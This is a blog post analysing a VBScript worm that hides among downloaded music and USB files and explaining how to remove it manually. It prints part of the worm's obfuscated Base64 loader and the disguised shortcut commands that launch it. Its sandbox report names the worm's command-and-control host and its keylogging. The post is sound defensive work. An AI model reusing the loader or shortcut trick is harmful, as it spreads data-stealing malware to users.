VBScript “shortcuts” virus removal

Everybody likes music, so many people are downloading music albums or collages from untrusted sources be they illegal torrents containing copyrighted material, P2P networks or files hosting websites. After downloading and unpacking the archive we can see the folder is containing more files than the supposed music files, in our example:

- an *autorun.inf* file;


- an *autorun.exe* file;

- a VBScipt file in our example *2.vbs;*

- the real music files, the songs respectively;

- shortcuts with the same name as the songs;

It is a VBScript virus, very annoying but simple to remove manually. I dare to say it is simpler to remove manually than with an antivirus software which is bypassed very easy by this kind of viruses. Here we go, the folder structure is like this:



Seeing the autorun files we can deduce that this infection method is especially created to infect the USB drives/thumbs, knowing that very often the music is copied on USB drives for sharing. Every time an USB drive is plugged into the infected computer, the virus which is resident in memory, copy its components on that USB thumb and infect it, besides that it produces infected shortcuts for files and folders found there and inverse, every time an infected USB drive is plugged into a clean computer with Autorun feature enabled, the virus run automatically and copy its components in several locations in the computer ensuring also their automatic startup, this way the virus is spreading like a computer worm virus. For who does not know, a computer with Autorun feature enabled will always execute the autorun.inf file automatically when the USB drive is plugged in.

The main component of this virus is the malicious VBScript file, named here 2.vbs which comes in an encoded form, this is part of it:

M=T("3GfsJd8uT3WsI3DoE5KpJtaqTtapSJqYIdSzFLvVNb11FJrUNrvNTpqzNbzUIK4zFLvVNcD
dFJrUNrvQKJqzNbzUMNSzFLvVNc9tFJrUNrvQGJqzNbzUMb4zFLvVNcDdFJrUNrv9GJqzNbz
UJsSzFLvVNab1FJrUNrvXGJqzNbzUOdSzFLvVNcHHFJrUNrvQGJqzNbzUOL4zFLvVNc9dFJr
UNrvXKJqzNbzUIK4zFLvVNaj1FJrUNrvPTpqzNbzUIr4zFLvVNab1FJrUNrvZTpqzNbzUONSzFL
vVNcLHFJrUNrvZGJqzNbzUMb4zFLvVNab1FJrUNrvFPpqzNbzUIK4zFLvVNc51FJ.....
.....
.....cDqQMzk"):ExecuteGlobal(M):function T(P):T=Q(P):end function:Dim
F,O,G,N,C,V,B,J:Function Q(ByVal U):Const
D="0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz+/":
U=Replace(U,vbCrLf,""):U=Replace(U,vbTab,""):U=Replace(U," ",""):F=Len(U):If F
Mod 4<>0 Then Err.Raise 1,"Base64Decode","Bad Base64 string.":Exit Function:End
If:For G=1 To F Step 4:N=3:J=0:For C=0 To 3:V=Mid(U,G+C,1):If V="="Then
N=N-1:B=0:Else B=InStr(1,D,V,vbBinaryCompare)-1:End If:If B=-1 Then Err.Raise
2,"Base64Decode","Bad character In Base64 string.":Exit Function:End
If:J=64*J+B:Next:J=Hex(J):J=String(6-Len(J),"0")&J:O=O&Left(Chr(CByte("&H"&Mid(J,
1,2)))+Chr(CByte("&H"&Mid(J,3,2)))+Chr(CByte("&H"&Mid(J,5,2))),N):Next:Q=O:End
Function

I ran it in Sandboxie with BSA plugin to see the actions it takes in the computer, this is the important part of the report:

.....

[Changes to filesystem]
** Creates file (hidden) C:\Users\Cyberstorm\AppData\Local\Temp\2.vbs*
** Creates file (hidden) C:\Users\Cyberstorm\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\2.vbs* ***<—-these are the locations from where we must delete the malicious file, 2.vbs***

.....

** Creates value "2=wscript.exe //B "C:\Users\CYBERS~1\AppData\Local\Temp\2.vbs"" in key HKEY_CURRENT_USER\software\Microsoft\Windows\CurrentVersion\run*
binary data=770073006300720069007000740020E006500780065002000200F002F004200200022004300

3A005C00550073006500720073005C00430059004200450052005300 7E0031005C00410070007000
44

006100740061005C004C006F00630061006C005C00540065006D0070005C0032002E00760062007
300

22000000 ***<—- a registry entry for automatic startup of the malicious file at next computer boot***

[Network services]
** Looks for an Internet connection.*
** Connects to "127.0.0.1" on port 65113.*
** Connects to "hackeriraq.no-ip.biz" on port 80.*
** Connects to "37.238.137.223" on port 8888.*

[Process/window/string information]
** Keylogger functionality.*
** Gets user name information.*
** Gets computer name.*
** Checks for debuggers.*
** Creates process "C:\Users\Cyberstorm\Desktop\New folder (4)\2.vbs, 2.vbs , null".*
** Creates process "C:\Windows\System32\WScript.exe, "C:\Windows\System32\WScript.exe" "C:\Users\Cyberstorm\Desktop\New folder (4)\2.vbs" , C:\Users\Cyberstorm\Desktop\New folder (4)".*
** Injects code into process "C:\Windows\System32\wscript.exe".*

In order to remove this virus we must delete the malicious VBScript file from these two locations:

The Temporary folder, in Windows 7 the path is:

- C:\Users\current_user\AppData\Local\Temp\2.vbs

and Startup folder:

- C:\Users\current_user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\2.vbs

but **before** we must kill the wscript.exe process from Task Manager, otherwise we will encounter an error saying that the files can not be deleted because it is used by **Microsoft Windows Script Host(WSH)**. Why? VBScript files are not standalone applications, standalone executables, they must be executed(interpreted) by a Windows component–WSH which appears in Task Manager as *wscript.exe* process. We will never see a VBScript file as a process but instead its interpreter, *wscript.exe*.

The other virus component, *autorun.exe* execution report:

[General information]
** File name: C:\Users\Cyberstorm\Desktop\New folder (4)\autorun.exe*

[Changes to filesystem]
** Creates file (hidden) C:\Users\Cyberstorm\AppData\Local\Temp\tmp7062.tmp.exe*

.....

** Creates value "Mozilla Corporation.exe=C:\Users\Cyberstorm\AppData\Local\Temp\tmp7062.tmp.exe" in key HKEY_CURRENT_USER\software\Microsoft\Windows\CurrentVersion\Run binary data=43003A005C0055……3005C0043007900* ***<– a new entry in the registry for automatic startup***

Fortunately, this component has not a hidden process, we will see it as *tmp7062.tmp.exe* process in *Windows Task Manager*, we can end the process and delete it from temporary folder. Be aware of

the name, it's *tmpXXXX.tmp.exe*, in reality it is *autorun.exe* camouflaged.

But what is the role of the created shortcuts? The shortcuts are used as infection vectors. If we take a close look on the Properties of the shortcuts(right-click>Properties>Shortcut>Target) we see this command(shortcut Target) for example for Gold Cobra.mp3:

C:\Windows\system32\cmd.exe /c start 2.vbs&start Gold" "Cobra.mp3&exit

Using *cmd.exe* Windows component, it's started first *2.vbs* which is in the same folder as the shortcut and will infect the system and then *Gold Cobra.mp3* song which is also in the same folder. Because of mp3 extension, the system will start automatically the program associated with it, let's say Windows Media Player tricking the user that everything is OK.

For the folders, let's take as example shortcut for *Limp Bizkit* folder, the Shortcut Target is:

C:\Windows\system32\cmd.exe /c start 2.vbs&start explorer Limp" "Bizkit&exit

The same infection method can be used if folders contains for example photos or images.

Well, let's do the recapitulation, the steps for this virus removal are in this order:

Kill(End) processes from Windows Task Manager:

- wscript.exe

- *tmpXXXX.tmp.exe*;

Delete the following files :

- *C:\Users\Cyberstorm\AppData\Local\Temp\tmpXXXX.tmp.exe;*

- *C:\Users\Cyberstorm\AppData\Local\Temp\2.vbs;*

- *C:\Users\Cyberstorm\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\2.vbs;*

These paths of the files are for Windows 7, for Windows XP the paths may be different however the folders are the same, Temporary and Startup folder. You can also delete the automatic startup registry entries but these are not dangerous anymore if you delete the files above mentioned, if you are afraid to delete manually from the registry you can use a registry editor or a program able to control startup programs, you can use also in Windows 7, Run**>**then type "msconfig"(without quotes)**>** Startup.

To prevent such kind of infections in the future you can do two things:

- The first is to disable the Autorun which is a huge security risk assumed for a small feature. Here on addictivetips.com is described a method to carry out this or you can use the fix from Microsoft. Microsoft has also a good article about how to disable the Autorun functionality.

- The second thing you can do to avoid such USB drives/thumbs infections is to "immunize" the USB drive, to inject a "vaccine" on it which is practically a dummy autorun.inf file with Read Only property. In this way, a virus can not write its own autorun.inf file on that USB drive because it's there already one that can not be deleted. You can use several programs for this task:

- USBFix from InfoSpyware;

- USB Immunizer from Bitdefender Labs;

- Panda USB and AutoRun Vaccine from Panda Security;

- Autorun USB Virus Finder from SourceForge;

2.vbs

CRC-32: 30bb4b5a
MD4: a04a55d8b83da4e48ba23f13435793a8
MD5: 65a64ac80845a13639d1b1b3f079516a
SHA-1: ff0c346135d2b35b7b4bd1968e50a3a74f013a2b

https://www.virustotal.com/en/file/788d6f159ba071acb8a5e5e54be71517c69907c974f74b1b8984665a57fa7222/analysis/

Detection ratio: **18 / 49**
Analysis date: 2013-12-16 05:05:00

autorun.exe

CRC-32: 0e77a815
MD4: 9349e8f86cdcd9324a6723a309c4ad25
MD5: 09489f862b8438057cf34885e0cfc2f1
SHA-1: 93b9401892fb61f6e9e79d1be5fb7091d1b33555

https://www.virustotal.com/en/file/a171c0d55c19c801a853d9c5b8b7d4e78ab06b036c2a2bed1db04b78a6ac722d/analysis/1387839177/

Detection ratio: **16 / 41**
Analysis date: 2013-12-23 22:52:57 UTC

Not very good detection rate, isn't it?

Keep Safe !

Share this:

- Share